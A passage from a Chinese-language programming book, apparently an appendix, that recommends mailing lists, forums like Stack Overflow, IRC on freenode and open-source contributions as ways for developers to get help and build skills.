加入社区的便捷方式即加入一个邮件列表。很多社区管理这些邮件列表，这是一个以异步方式获取帮助的极好办法。电子邮件是我们都非常熟悉的一种手段，我们在邮件中可轻松粘贴代码

⊖ http://barcamp.org/

片断等内容。很多社区会使用类似于 Google Groups[⊖] 的方式，你可在收信信箱中收到以每日摘要形式发送的消息，或者你只需访问在线群组的页面就能看到这些消息。许多邮件列表都有自己的规范和“相关主题”的规则，因此当你注册的时候一定要注意这些条款。

一个类似的替代方案是设立论坛。很多网站都会提供论坛，这是一个对各种主题交流思想并寻求技术支持的绝佳方式。可能当今最流行的技术支持论坛都以 Stack Overflow[⊜] 为基础，当你需要时这是一个寻求帮助的好地方。请记住，如果你尽自己所能回答他人的问题，将会赢得更多的认可和帮助。如果你肯花时间去帮助别人，其他人也会花时间来帮助你，这称为共同进步。

若要进行实时通信，你可以尝试 IRC（互联网实时聊天），即一个基于文本组的即时消息协议。作为一门技术，自诞生起它已存在了较长时间，但它经受住了时间的考验，而且很多活跃社区都在使用它，特别是在开源领域。比如，许多群组在 freenode[⊜] 都有频道，它们愉快地接受来自这些频道的技术支持问题。

即时通信的优点有很多。你可以得到迅速的响应，尤其对于标准问题可得到迅速回答。你也可以和网上认识的人在线聊天，并逐渐了解他们本人的情况。特别是你能知道谁是哪个方面的专家，可向谁请教特定领域的专业知识。

C.5 开源项目

虽然构建一个自己的项目可以极大提升你的技能，但是没有什么能够代替与他人进行协作，因为通过协作你可以学到很多。开源项目是你参与除工作之外开发项目的便捷方式，并且是你施展才华的理想选择。很多开源项目都有一个开放的 bug 列表，欣然接受新人加入并给予提示。

使用开源项目可揭示出该行业的某些新的技术方向，而我们在工作中并未使用过它们，要么是因为它们不能在你的工作区域使用，要么是因为它们没有分配给你。开发开源项目表明你可以管理自己的整个开发栈，因为开发环境通常不会提供这些，这仅仅意味着你可以学到很多东西。你将发现自己开始接触到一些新的技术，比如源码控制产品、测试套件或 Web 服务等。学习新的技能可让你在日后的日常工作中（无论是现在的工作还是下一个工作）将其付诸实践，并始终立于不败之地。

⊖ http://groups.google.com/?pli=1

⊜ http://stackoverflow.com/

⊜ http://freenode.net/